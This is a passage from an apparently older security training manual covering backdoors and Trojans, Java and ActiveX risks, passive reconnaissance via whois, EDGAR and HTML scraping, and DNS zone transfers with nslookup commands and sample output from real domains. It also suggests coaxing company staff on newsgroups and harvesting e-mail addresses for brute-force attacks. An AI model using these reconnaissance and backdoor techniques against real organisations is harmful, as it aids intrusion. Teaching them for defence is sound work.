Input validation done at this level presents serious security flaws, as the client side source code is available and editable by the end user. By simply removing the restriction on character sets and input length, buffer overflow and command execution attacks can then be attempted. Client side input validation should always be used as an added feature to server side validation and should not be considered a replacement.

Very poorly written client side scripts sometimes contain usernames and passwords which can be used to gain access to the system.

Backdoors and Trojans

Trojans and backdoor programs are becoming an increasingly popular method for gaining unauthorized access to remote systems. Backdoors offer the attacker an easy way of accessing a remote system, without having to rely on exploits or other security vulnerabilities.

The simplest backdoors take the form of command shells listening on unusual ports. A commonly used tool is NetCat, which is available on both the Windows and Unix platforms. Once NetCat is installed and listening on port XXXX, the attacker need only telnet to port XXXX and be presented with a remote command shell.

Backdoor and Trojan Development

As intrusion detection and Firewalling technologies have improved, so have the backdoor programs. The simple TCP based remote shell utilities have been superseded by UDP and ICMP based programs that support encrypted data channels. The ability to control these backdoors with UDP packets allows them to be deployed behind firewalls that allow UDP traffic, typically for DNS on port 53. Similarly, if the Firewall in question allows ICMP packets through, these can be used to communicate with the backdoor programs. The use of encrypted data

Notes

channels means that intrusion detection software can no longer inspect the packet data for signatures, making detection of these backdoors even more difficult.

Deployment

Backdoors can also be deployed on "virgin" systems without having to first compromise them through other means. This can be accomplished by imbedding the backdoor in an email attachment, ActiveX control or a file on the internet. Utilities such as Silkrope and Saranwrap exist, which allow the attacker to attach the Trojan to a seemingly legitimate file.

Well known backdoor programs on the Microsoft Windows platform, include:

- BackOrifice.
- NetBus.

Notes

Case Study: The Dangers of Mobile Code

General

Because of the universal use of e-mail and WWW, it is impossible for any security administrator to guarantee that no malicious external files, programs or data will reach the internal network. Primary culprits for Web-based intrusions are applications using the Java and ActiveX programming languages. These languages allow Web sites to incorporate programs that users can run on their computers, in other words: remotely compiled programs are executed locally. It is not surprising that one should be rather nervous about executing untrusted code on one's private network or machine.

Java

Java is a high-level, object-oriented, general-purpose programming language that took the Internet by storm, because it was one of the first technologies that could animate Web pages and make them interactive. Designed by Sun Microsystems in 1990, it is similar to C++, but it eliminates many language features that can cause common programming errors.

Java source code files (files with a .java extension) are compiled into a format called bytecode (files with a .class extension), which can then be executed by a Java interpreter. Java can be used to develop complete applications, called Java applets, which can perform a variety of tasks from the same Web page:

- Animations.
- Games.
- Charts.
- Interactive programs.

Let us see how this works in a Web browser on a desktop computer. References to Java software are embedded on a Web page, which can be stored on a local disk or on the network. When the browser sees these references, it performs the following procedure:

Notes

- The Java software, i.e. the applet, is loaded.
- The applet is then processed by the Java Virtual Machine (JVM), which is built into the browser.
- This JVM does stringent security checks.
- The JVM runs the applet, which appears and interoperates inside the browser.

The computer's operating system provides machine-specific support for many of the actual operations and interactions.

Java Security

It is interesting to note that until a few years ago, security concerns were raised about downloading data: do they contain viruses, or maybe Trojan horses? The advent and popularity of Java has created a new paradigm: downloaded content can now also be executable.

Java developers have tried to address security by implementing a few mechanisms, which are supposed to remove the risks of executing untrusted code:

- Memory access.
- The Java Sandbox.
- The Byte-code Verifier.
- The Applet Class Loader.
- The Security Manager.

Memory Access

Java developers have often promoted Java as a secure language. At the lowest level, security goes hand in hand with robustness. Java programs cannot:

- Forge pointers to memory
- Overflow arrays
- Read memory outside the bounds of an array or string

Notes

These features are supposed to be the main defences against malicious code. It has been argued that by disallowing direct access to memory, a huge, messy class of security attacks is ruled out.

Byte-code Verification

The second line of defence against malicious code is the byte-code verification procedure that the Java interpreter performs on any untrusted code it loads. The verification procedure should ensure that the code is well formed. For example, it should not overflow or underflow the stack or contain illegal byte-codes. If the byte-code verification step was skipped, inadvertently corrupted or maliciously crafted byte-codes might be able to take advantage of implementation weaknesses in a Java interpreter.

Java Sandbox

Another layer of security protection is commonly referred to as the sandbox model: untrusted code is placed in a sandbox, where it can play safely and without doing any damage to the real world, or the full Java environment. When an applet or other untrusted code is running in the sandbox, there are a number of restrictions on what it can do. The most obvious of these restrictions is that it has no access to the local file system.

Security Manager

The Security Manager class enforces a number of other restrictions. All the core Java classes that perform sensitive operations, such as filesystem access, first have to ask permission of the currently installed Security Manager. If the call is being made by untrusted code, the security manager throws an exception, and the operation is not permitted.

Digital Signatures

Finally, by attaching a digital signature to Java code, the origin of that code can be established in a cryptographically secure and unforgeable way. If a person or organization is specified to be trusted, then code

Notes

that bears the digital signature of that trusted entitiy, is also trusted, even when loaded over the network. It may also be run without the restrictions of the sandbox model.

Java Virtual Machine (JVM)

All in all, Java security is the task of the Java Virtual Machine in the web browser, which means that once again security is placed in a layer above the operating system. All now rests on the integrity of that operating system. Additionally, a lot of bugs have been reported by the Princeton Secure Internet Programming Group, often consisting of breaking the type system.

Java Security Summation

It turns out that the security mechanisms described cannot give us enough assurance. Hence, there are many reasons to stay nervous about letting applets through a firewall and into a browser. If security is of paramount importance, applets should be blocked.

ActiveX

Microsoft's ActiveX is a programming language used for creating Windows applets. Applets are compiled, executable binary programs, which can roughly perform the actions similar to those of a Windows application within a browser, such as :

- Viewing Microsoft Word and Excel files.
- Invoking VBScript programs
- Manipulating items on a computer including display, files, hard drive content and CPU activity.

ActiveX is mainly used in Web pages to provide animation and interaction that occur on the user's PC. ActiveX applets can be links from:

- HTML files and mark-up tags.
- Text.
- Graphics.

Notes

- Audio.
- CGI scripts.
- Other Web pages and Java applets.

As with any executable content, security concerns have to be raised.

ActiveX Security

Unlike Java, ActiveX does not have a sandbox in which to confine potentially dangerous applets. An ActiveX program can do anything done by other programs, for example:

- Run and delete files
- Send e-mail and faxes
- Activate other programs

Security is based on what is called 'an Authenticode System' and 'Code Signing'. Unfortunately, the authentication certificates that should endorse the digital signatures provide little or no assurance whatsoever, because of the way the certification is implemented. When an ActiveX-enabled browser runs an ActiveX applet, it:

1. Examines the digital signature.
2. Supposedly verifies the signature.
3. Executes the applet upon verification.
4. Asks for the user's permission to run the applet if the signature is not pre-authorized.
5. Runs the program without doing any further checks on how the applet might affect the user's system.

ActiveX Security Summation

Since one cannot have confidence in the authentication mechanism, applets should be regarded as insecure. Rogue ActiveX applets have already caused quite a bit of havoc. Examples include Runner, which starts the command.com program and consequently runs any

Notes

command on the PC. Cuss-out goes into the e-mail program and sends out crude letters to the last ten people who were e-mailed. The nasty thing is that this usually passes unnoticed unless one gets a response.

Solutions

Suggested solutions have involved the use of firewalls. For instance, a few techniques were suggested by the Princeton group to detect Java applets at the firewall and ways to circumvent them:

- Examine byte sequence in Java files.
- Search for .class file extensions.
- Parse HTML pages.

Java Class File Byte Sequence

Java class files can be recognized by a magic byte sequence that is required at the beginning of every class file. The pitfall associated with this is that Java class files may come as part of a compressed archive. Due to the nature of compression, nothing in the archive (even its name can be changed) exposes the fact that it contains Java class files. Class files that are part of an archive cannot be detected by this technique. In addition, class files may be passed via an encrypted connection, which will make them indistinguishable from ordinary files to the firewall.

Java Class Extension

Java class files can be recognized by their .class filename extension. The pitfall associated with this is that depending on the browser, this may either not be the case, or, again can be circumvented by sending applets as part of an archive.

HTML Page Examination

HTML pages can be rewritten at the firewall so that no applet tags are left in the HTML file. This will have the effect that the browser will never ask for an applet to be fetched across the firewall. The pitfall associated with this is that JavaScript can be used to build applet tags

Notes

on the fly. Although there is no applet tag in the HTML file, the browser's executing of JavaScript will cause it to be inserted at the time the page is viewed.

Conclusion

There is no easy solution to make sure that executable content is handled - and if necessary intercepted and discarded - in a secure fashion. The pragmatic advice by most specialists for the moment seems to be: turn it off. In other words, do not allow Java and ActiveX applets to pass through the firewall by disabling them in the settings of the Web browser and wherever it is possible to disallow them. Clearly, this is just a temporary fix, which has to be examined considering the future importance of distributed computing environments.

References

D. Balfanz and E. Felten, A Java Filter, Princeton University, 1997

D. Dean and D. Wallach, Security Flaws in the HotJava Web Browser, Department of Computer Science, Princeton University, 1995

D. Dean, E. Felten, D. Wallach and D. Balfanz, Java Security: Web Browsers and Beyond, Department of Computer Science, Princeton University, 1997

D. Dean, E. Felten and D. Wallach, Java Security: From HotJava to Netscape and Beyond, Department of Computer Science, Princeton University, 1996

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Described eight different ways to attack a target system.
  - ❑ Buffer Overflow attacks.
  - ❑ Denial of Service (DoS) attacks.
  - ❑ Distributed Denial of Service (DDoS) attacks.
  - ❑ Misconfigurations.
  - ❑ Abuse of Trust.
  - ❑ Brute force attacks.
  - ❑ CGI and WWW services.
  - ❑ Back doors and Trojans.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Module 5

45 minutes

Searching For Public Corporate Information

About This Module

Purpose of this Module

In this module you will learn about passive information gathering and sources of public corporate information.

Module Objectives

When you complete this module you will be able to:

- Describe why passive information gathering will not be detected by the target company.
- Name four Internet resources for passively gathering public corporate information.
- Describe in your own words the function of ICANN.
- List the three ways to perform a Whois query.
- Name one organization responsible for domain name registration and one responsible for IP block registration.
- List three examples of the type of information that can be extracted from the HTML source code for a website.

Notes

Passive Information Gathering

The first stage when targeting a company is to gather as much information as possible without the company knowing. Information can be gathered from a number of sources and used in subsequent stages to derive more in depth information useful for an attack.

There are a number of Internet resources that can provide useful information about the target company. Examples are:

- Regional Internet Registration databases.
- Domain name databases.
- EDGAR database.
- CNN news website.

What is Passive Information Gathering?

At this stage the information gathering is entirely passive. This means that the company is not contacted or probed directly and will therefore not be able to detect that anyone is gathering information about them, even if they have Intrusion Detection Software (IDS) installed. The information almost invariably comes from third-parties who publish such information freely on the web.

On the Internet, there are valuable resources that can be used for passive information gathering. These generally take the form of databases holding current or archived company information. Because these databases are publicly accessible, it is not illegal or unethical to query them. Many such databases provide the facilities and tools to allow this action. The company's homepage is also a valuable resource and can potentially reveal sensitive information inadvertently left there by the author, again without necessarily notifying the target company that they are being investigated.

Notes

ICANN

Introduction

ICANN, standing for Internet Corporation for Assigned Names and Numbers, is a non-profit organization formed in 1998 for the governing and distribution of IP addresses and domain names.

Domain names are registered with private organizations and managed by organizations like Nominet (www.nic.uk) in the UK or Internic (www.internic.net) in the US.

ICANN distributes IP addresses to the three Regional Internet Registries (RIR's): ARIN, APNIC and RIPE.

Notes

Sources of Information

The useful online resources that will be considered for gathering information about the target company, are:

- Regional Internet Registries (RIR's).
- Whois search.
- EDGAR database.
- Stock Exchange websites.
- Company homepage.
- News sites, newsgroups and search engines.

Regional Internet Registries (RIR's)

To find out the IP blocks that a company has reserved, one of the three RIR's can be queried.

- **www.arin.net** - covering North and South America and sub-Saharan Africa.
- **www.apnic.net** - covering Asia Pacific.
- **www.ripe.net** - covering Europe, the Middle East and parts of Africa.

Whois Search

The target company will most often have a website on the Internet. The domain name that is used for the website, e.g. www.iss.net, needs to have been registered with an ICANN accredited domain name registrar.

In addition to this, it is likely that the company will have a permanent Internet connection. This means that they will have registered one or more IP addresses with a RIR. A Whois search can be performed to retrieve information from the relevant databases.

Notes

Performing Whois Searches

The organizations responsible for maintaining these large databases of domain name and IP number registration allow them to be searched using a Whois query.

1. **Command line Whois query**

   It is possible to query Whois databases using the command line interface on a standard UNIX or LINUX based operating system. Some examples as to how this can be done are given below:

   ```
   whois -h whois.internic.net target.co.uk
   whois -h whois.arin.net target.com
   whois -h whois.networksolutions.net target.com
   whois -h whois.nic.uk target.co.uk
   ```

2. **Dedicated program**

   There are programs to query Whois databases available on many platforms, one of the most popular Windows and Web-based programs is Sam Spade available from www.samspade.org.

3. **Web based Whois query**

   A Whois query can also be performed online. By visiting the appropriate organisation's website, depending on the type of information required, it is possible to follow hyperlinks to a web-based search tool that will directly query their database. Further information relating to which organisation's website to visit will now be given.

Websites that provide Whois databases

- **Domain Name query**

  To find out information about the company or individual within a company that has registered the domain name, useful websites include the following:

  - www.internic.net - Provides information on .com, .net, .org, .edu domains.
  - www.nic.uk - Provides information on .uk domains.

Notes

  - www.networksolutions.net - .com, .net and .org domain names can be checked to see if they are already registered or a standard whois search can be performed.
  - www.nic.mil - Provides information from the Department of Defense's database on .mil domains and other military IT hardware.

- **IP Block query**

  To find out the IP blocks that a company has registered and who owns the encompassing IP blocks, the websites for the three RIR's, given earlier, should be consulted and the hyperlinks to the Whois search tools, followed.

Information that can be gleaned from Whois

There is a variety of information that is returned from the resources listed above. Some is unique to the particular resource whilst other information will be confirmed by almost all the databases. The information most commonly retrieved includes the following:

- Names of selected company staff and key personnel (e.g. Network engineers, systems administrators).
- Personal information about the staff and key personnel listed above (e.g. Contact information).
- Geographic location of the company.
- Name Servers for the company.
- IP addresses for the Name Servers
- Reserved IP addresses or IP blocks for the company.
- The ISP that the company is using.
- The date when the company website was last updated.
- Business partners.

Notes

EDGAR Database

EDGAR, the Electronic Data Gathering, Analysis and Retrieval system, collects, validates and archives submissions made by companies to the U.S. Securities and Exchange Commission (SEC). From 1996 all public domestic companies in the U.S. were required to submit filings to the SEC. These are searchable through EDGAR.

The EDGAR database can contain a considerable amount of data relating to a company but it is not all useful in this context. The information that can be obtained from EDGAR and may prove to be useful includes:

- Principal employees.
- Main Shareholders.
- Key staff and their positions.
- Business mergers and partners.
- Quarterly and annual profits.

Stock Exchange Websites

The various stock exchanges that exist around the world, e.g. NASDAQ (www.nasdaq.com), provide information about a company such that its investors, whether current or prospective, can find out more about it. As with other online resources, there is likely to be more information than is necessarily required in this context. The stock exchanges provide the following types of information:

- Press releases.
- Physical location of the company.
- Current and previous stock price.
- Who analyses the company to provide recommendations.
- Predictions appertaining to the company's future performance.

Notes

Company Homepage

The company's website may not yield any sensitive information when viewed through a browser, however, if the HTML source code is viewed more may be derived. It is possible to read through all the HTML code manually, hoping to find useful information or to use a tool written specifically for the task. An example of such a tool is Sam Spade, found on its home page, www.samspade.org. The downloadable executable is compiled to run on a Windows operating system though there is also a reduced functionality web-based version that can be accessed by any Internet client.

Information Hidden in HTML

Potentially, any amount of information can be located in the source code for a website. It could be as simple as a comment placed in the code by the author or auto generated comments and code that identify the software package used to create or serve the website. The following list identifies typical information found:

- E-mail addresses for key staff within the target company or the website author(s).
- Usernames for key staff or author(s).
- Passwords for any of the above.
- The software package used to create the website.
- The software that the web server is running.
- The location of CGI scripts and other significant files on the server.
- Authentication details for communications between this and other servers.
- Other servers that mirror this website.

Using Sam Spade to Parse a Website

One of the many functions that Sam Spade performs is scraping or crawling a website. It will parse all the HTML code looking for characters, words and string patterns specified by the user. The search capabilities are extremely versatile, and provides such capabilities as:

Notes

- Mirroring the website to the local hard disk. This function could facilitate a manual inspection of the website. It must be noted, however, that some website administrators can detect and disapprove of such an action.
- Apply a general filter to the pages that are parsed, e.g. only .html, .asp and .txt pages. The website may contain types of pages or files that do not offer any searchable information, so only those that can be successfully parsed are un-filtered.
- Parse website for e-mail addresses. In the comment fields or as part of the contact information, the author may have written an e-mail address. This can potentially provide a username for future login attempts and brute force attacks.
- Search for images on this or other servers. If the website is mirrored elsewhere, whether on this or another servers, then there may exist additional information from these alternate sources or a different server may have a badly configured security policy.
- Search for links to this or other servers. The links can provide information relating to the location of significant files and directories on a server.
- Parse for hidden form values. Some pages use predefined values and constants for such tasks as default authentication to other servers. Obviously, these are not displayed on a web page but can be found by searching through the HTML source.
- Parse for a user-defined text string. This option includes the ability to specify a string exactly or use a combination of wildcards and user-definable character sets.

Notes

News Sites, Newsgroups and Search Engines

News Sites

Searching through news sites such as CNN (www.cnn.com) or the BBC (www.bbc.co.uk) can yield the latest press releases made by a company and tell of potential or current business partners, leading or recently sacked or discredited employees, and of course a little more background information.

Newsgroups

Searching through the news groups such as Usenet (www.usenet.com) can also be productive. If it is known that certain employees regularly post to a group then they may not be too discreet in what they post or leading questions could be posted to induce them to respond with "inside" knowledge. In addition to this a disgruntled employee may post sensitive company information to a news group for anyone to take advantage of.

Search Engines

Search engines can return articles written about the company or sites containing information relating to weaknesses and vulnerabilities in software that they may be running or products they market. Searching for vulnerabilities will be covered in more depth in a later section.

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Why passive information gathering will not be detected by the target company.
- ❑ Internet resources for passively gathering public corporate information.
- ❑ The function of ICANN.
- ❑ The three ways to perform a Whois query.
- ❑ One organization responsible for domain name registration and one responsible for IP block registration.
- ❑ Examples of the type of information that can be extracted from the HTML source code for a website.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Notes

Module 6

45 minutes

Searching For Technical Information

About This Module

Purpose of this Module

The purpose of this module is to provide an understanding of Zone Transfer and introduce the tools used to gain technical information about a target company.

Module Objectives

When you complete this module you will be able to:

- Define zone transfer and list two situations where a zone transfer would be requested.
- List four Resource Records used to gain information about a domain.
- Name four tools used to query a DNS server.
- Describe when a zone transfer query may be refused.

Notes

Gathering Technical Information

Introduction

Having gathered all the necessary background information as described in the previous module, the next step is to collect information of a more technical nature. With this information potential targets can be identified within the remote network. This module will introduce the following topics:

- **Zone transfers** - Covering a definition of zone transfers and their importance.
- **Tools** - Covering the most common tools used to gain technical information.

Previously, the information gathered has been largely background on the company and who are the staff within it responsible for key areas such as network administration and maintenance. The technical information discussed and gathered in this module will include the following categories:

- Names and IP addresses of DNS servers.
- Names and IP addresses of mail exchange servers.
- Names and IP addresses of other servers, e.g. web servers.
- Names and IP addresses of hosts.
- Resource Records required for gaining such information.

Notes

Zone Transfer

Introduction

Perhaps the most popular method for gathering information about all the computers within a domain is to request a zone transfer from the authoritative name server for that domain. The name server will hold information on all the computers for which it is responsible, listing hostname against IP address.

It is strongly recommended, for reasons of load balancing and fault tolerance, that there is more than one name server.

The main name server is called the **primary name server**, and all subsequent name servers are **secondary name servers**. Either a primary or secondary name server can be queried for name resolution, so it is necessary that the information each name server has is current. To ensure this is the case, when a secondary name server is started and at regular, specifiable intervals thereafter, it requests a complete listing of the computers it is responsible for from the primary name server. The process of requesting and receiving this information is a **zone transfer**.

Notes

Difference between a Zone and a Domain

The difference between a zone and a domain is often poorly understood. Consider the domain tree shown in Figure 1. It shows the example.com domain with subdomains development.example.com and advertising.example.com. The development domain has three subdomains and advertising another two.




FIGURE 1: Domain Tree

The root domain, example.com is the parent to the development and advertising domains, each of which is a subdomain of example.com. These two subdomains are themselves parent domains to their own set of subdomains, namely, resources, documentation, coders, design and sales. Thus, the fictitious company, example.com, is divided up into multiple domains allowing easier administration and greater geographical versatility.

In addition to the primary and backup domain controllers that exist in each domain, there will typically be one or more Domain Name System (DNS) servers, or name servers, responsible for the domain. However, unlike domain controllers, there does not need to be a name server for

Notes

each domain, instead name servers are allocated zones that can comprise of one or many domains. Thus a domain cannot contain a zone but a zone can contain one or more domains, the two being definable in the following way:

- A **domain** represents one branch of the DNS name space
- A **zone** is a contiguous portion of the name space.

All the hosts within a zone have their name and IP address stored on the primary name server and are configured to look to this or a secondary name server when name resolution is required.

Name servers responsible for a zone are said to be authoritative for that zone. The primary name server will always hold the most current zone file and secondary name servers are typically configured to send zone transfer queries to this server though another secondary name server could be used instead.

Zone Allocation

There are two ways in which a domain tree can be divided into zones:

- By Class
- By "cuts"

These two methods, particularly allocation by "cuts", serve to illustrate further the difference between domains and zones.

Allocation by Class

To allocate zones by class is the simpler of the two methods. Each class implemented within a domain is considered to be one zone, and will contain the entirety of the domain tree, organized, delegated, and maintained separately from all other classes.

Classes can be created for a domain, but as standard, there are only two as defined by rfc 1034:

- **IN** This is the Internet class. It is the default class and used throughout the Internet.

Notes

- **CH** This is the Chaos class. It is not widely used, originating as an experimental class from the Massachusetts Institute of Technology.

Allocation by "Cuts"

This method of "cutting up" the domain space is perhaps the more widely used within larger trees where there are too many hosts and subdomains to be served by just one zone's name servers. The domain tree is cut between adjacent nodes, e.g. between example and development; the nodes or domains on one side belonging to a separate domain to those nodes or domains on the other side.

- First zone - Contains the example.com domain, the advertising subdomain and all its respective subdomains
- Second zone - Contains the development domain and all its subdomains.

Each zone will have its own authoritative name server and secondary name server.

Notes

Example of Zone Allocation




FIGURE 2: Example of zone allocation

Figure 2 shows how the zones are allocated for the example company. There are three zones within this domain space, details of which are given below. It must be noted that the name servers do not need to exist within the same zone for which they are responsible and can also be assigned more than one zone. A description of the zones for the example company is shown below -

- **Zone 1** contains example, advertising and design domains.

  The name servers are dns0.resources.development.example.com dns2.administration.sales.advertising.example.com

- **Zone 2** contains development, resources, documentation and coders domains.

  The name servers are dn1.development.example.com dns0.resources.development.example.com

- **Zone 3** contains sales, administration and consultancy domains.

Notes

The name servers are
dns2.administration.sales.advertising.example.com
dn3.advertising.example.com

If a host within the sales domain wishes to find the IP address for a host in coders domain, it will query its primary name server, dns2, in the administration domain. This is not the authoritative name server for the zone where the coders domain exists so it will either contact the appropriate name server for that zone, dns1, or send a referral to the requesting host, allowing it to contact dns1 directly.

Zone Transfers

There is one primary name server for each zone, and typically at least one other secondary name server. The secondary name servers within a zone need to have a current version of the zone file, the file containing the host to IP mappings for every host within the zone. Certain conditions exist where a secondary name server will request a zone transfer:

- The secondary name server has just been placed on the network or the DNS service has just been restarted.
- The time specified by the Refresh field on the secondary name server has elapsed.

If one of these conditions is met, then the following process shown in Table 1 occurs.

TABLE 1:

Step	Action
Step 1	The secondary name server requests the Start Of Authority (SOA) record from the primary name server.
Step 2	The primary name server sends back its SOA record.

Notes

TABLE 1:

Step	Action
Step 3	The secondary server checks the serial number field in the received SOA record against its own one. If the received SOA has a higher number (incremented each time a change occurs to the zone file) then the secondary server's zone file is not the current one and a new one will need to be requested. This is done with an "all zone" transfer request (AXFR request).
Step 4	If the primary server receives an AXFR request from a secondary server, it sends the entirety of the zone file, containing all the information records for every host in the zone, to the secondary server.

Notes

Significant Resource Records (RR's)

The zone file that is consulted for each query received by a name server and propagated throughout the zone on request, is compiled from a variety of individual records known as Resource Records (RR's). There are many different types of RR's each one performing a different function and containing different information. The most significant of these are listed and explained below.

Start Of Authority Record (SOA)

This is the first record in a zone. It is used to determine the version of the zone file for the name server where it is kept. Each time a change occurs within the zone file, e.g. a new host is added, the primary server increments the serial number within this record. Other name servers for the zone can then request the SOA and compare it to there own to determine whether they require an updated zone file.

For the purposes of information gathering, this file also contains the e-mail address of the person responsible for administrating the zone.

Name Server Record (NS)

This record indicates the name servers authoritative for the zone. There will be NS records for the primary and secondary name servers as well as NS records for name servers authoritative for other zones so they can be queried appropriately. Here is a NS record that would be found on dns2, the primary name server for the sales zone (it is the sales zone as this is the node closest to the root node, example):

```
sales.advertising.example.com IN    NS          dns3.advertising.example.com
```

The first field states which host or DNS domain this record belongs to. The IN indicates that the default class, Internet, is used. NS defines this record to be a name server record and the data field provides the name of a name server.

Notes

Address Record (A)

This record is one of the simplest RR's and perhaps the most common. Its purpose is to match a host name to an IP address. The Pointer record (PTR) does the opposite, mapping an IP address to a host name. An example of an A record in given below:

```
dns0                    IN    A          172.30.21.45
```

Mail Exchange Record (MX)

The MX record specifies a mail exchange server for a DNS domain. The fields are similar to that of the NS record except there is an extra numerical value, the mail server priority value. This indicates which mail server should be attempted first in the situation where more than one exists for a domain. The server with the lowest priority should be attempted first. In the following example, showing the MX records for the development domain, mailserver1 should be tried first, then mailserver2 and finally mailserver3.

```
development.example.com  IN    MX    0   mailserver1.development.example.com
development.example.com  IN    MX    10  mailserver1.development.example.com
development.example.com  IN    MX    17  mailserver1.development.example.com
```

Further Information

For more information on the topics covered so far in this module, consult RFC 1034, downloadable from the Internet Engineering Task Force homepage (www.ietf.org).

Notes

Tools Used to Query Name Servers

Introduction

It is possible to manually query a DNS server in the same way that a host on the network would query it, although this is often performed by an application and the results are not explicitly displayed to the user. The most common tools and utilities used for manually querying a DNS server, are:

- NSLookup.
- DiG.
- Host.
- Sam Spade.

NSLookup

This command line utility can be found on UNIX and Windows based operating systems. Its sole purpose is to query DNS servers, primarily for troubleshooting, but can also be used to gain valuable information about the target domain.

Finding the Name Servers for a Domain

To find the name servers for a given domain, type the following:

Command	Action
`nslookup`	Puts the utility into interactive mode
`set type=ns`	Sets the information query type to NS
`iss.net`	Name of the domain to query

The results are shown in Figure 3.

Notes

```
> iss.net
Server:  hexagon.march.co.uk
Address:  193.118.6.35

Non-authoritative answer:
iss.net nameserver = ns.commandcorp.com
iss.net nameserver = ehecatl.iss.net
iss.net nameserver = sfld-ns1.netrex.com
iss.net nameserver = chcg-ns1.netrex.com
iss.net nameserver = dnvr-ns1.netrex.com
iss.net nameserver = ns1-auth.sprintlink.net
iss.net nameserver = ns2-auth.sprintlink.net
iss.net nameserver = ns3-auth.sprintlink.net
iss.net nameserver = phoenix.iss.net

ns.commandcorp.com      internet address = 130.205.70.10
ehecatl.iss.net internet address = 208.21.0.7
sfld-ns1.netrex.com     internet address = 206.253.239.135
chcg-ns1.netrex.com     internet address = 216.89.220.19
dnvr-ns1.netrex.com     internet address = 206.253.249.130
ns1-auth.sprintlink.net internet address = 206.228.179.10
ns2-auth.sprintlink.net internet address = 144.228.254.10
ns3-auth.sprintlink.net internet address = 144.228.255.10
phoenix.iss.net internet address = 208.21.0.13
```

FIGURE 3: Results of NSLookup

Performing a Zone Transfer

NSLookup can also be used to perform a zone transfer by requesting all the resource records from a name server see Table 2 below. The result can be output to a file for closer examination.

TABLE 2:

Command	Action
`nslookup`	Puts the utility into interactive mode
`set type=ns`	Subsequent queries will return NS records
`target.com`	Type the name of the target company. A list of the name servers will be displayed.
`server dns0.target.com`	Type server followed by the name of one of the name servers listed.

Notes

TABLE 2:

Command	Action
`ls -d target.com > tmp.txt`	The ls command lists information for a DNS domain. The -d switch requests all types of resource record. target.com is the domain being queried. The > tmp.txt pipes the output to a text file.

Figure 4 shows a subset of the results from one zone transfer, as over 4,000 records were returned.

```
> ls -d aston.ac.uk
[terrapin.aston.ac.uk]
 aston.ac.uk.                    SOA    picard.aston.ac.uk
parsonsr.aston.ac.uk. (2000071202 10800 3600 604800 86400)
 aston.ac.uk.                   NS     picard.aston.ac.uk
 aston.ac.uk.                   NS     sunserver1.aston.ac.uk
 aston.ac.uk.                   A      134.151.79.12
 aston.ac.uk.                   MX     5    hermes.aston.ac.uk
 aston.ac.uk.                   MX     7    email.aston.ac.uk
 baldrick                       A      134.151.54.2
 fp64144                        A      134.151.64.144
 fp64145                        A      134.151.64.145
 helios                         HINFO  SparcCentre  Solaris
 helios                         MX     7    email.aston.ac.uk
 ftp.cs                         CNAME  cs.aston.ac.uk
 www.cs                         CNAME  cs-server.aston.ac.uk
 sunserver2                     HINFO  Sunserver   SunOs
 sunserver2                     MX     5    hermes.aston.ac.uk
 print1                         CNAME  sunserver2.aston.ac.uk
 acr4                           HINFO  Cisco       Cisco-router
 fp64129                        A      134.151.64.129
 rincewind                      A      134.151.54.10
 fp64132                        A      134.151.64.132
 so-mpittaway                   A      134.151.73.209
 aston.ac.uk.                   SOA    picard.aston.ac.uk
parsonsr.aston.ac.uk. (2000071202 10800 3600 604800 86400)
```

FIGURE 4: Results of Zone Transfer

Notes

Figure 5 shows the results returned from a more secure domain.

```
; <<>> DiG 8.2 <<>> iss.net
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 9, ADDITIONAL: 9
;; QUERY SECTION:
;;iss.net, type = A, class = IN

;; ANSWER SECTION:
iss.net.57m50s IN A208.21.0.19

;; AUTHORITY SECTION:
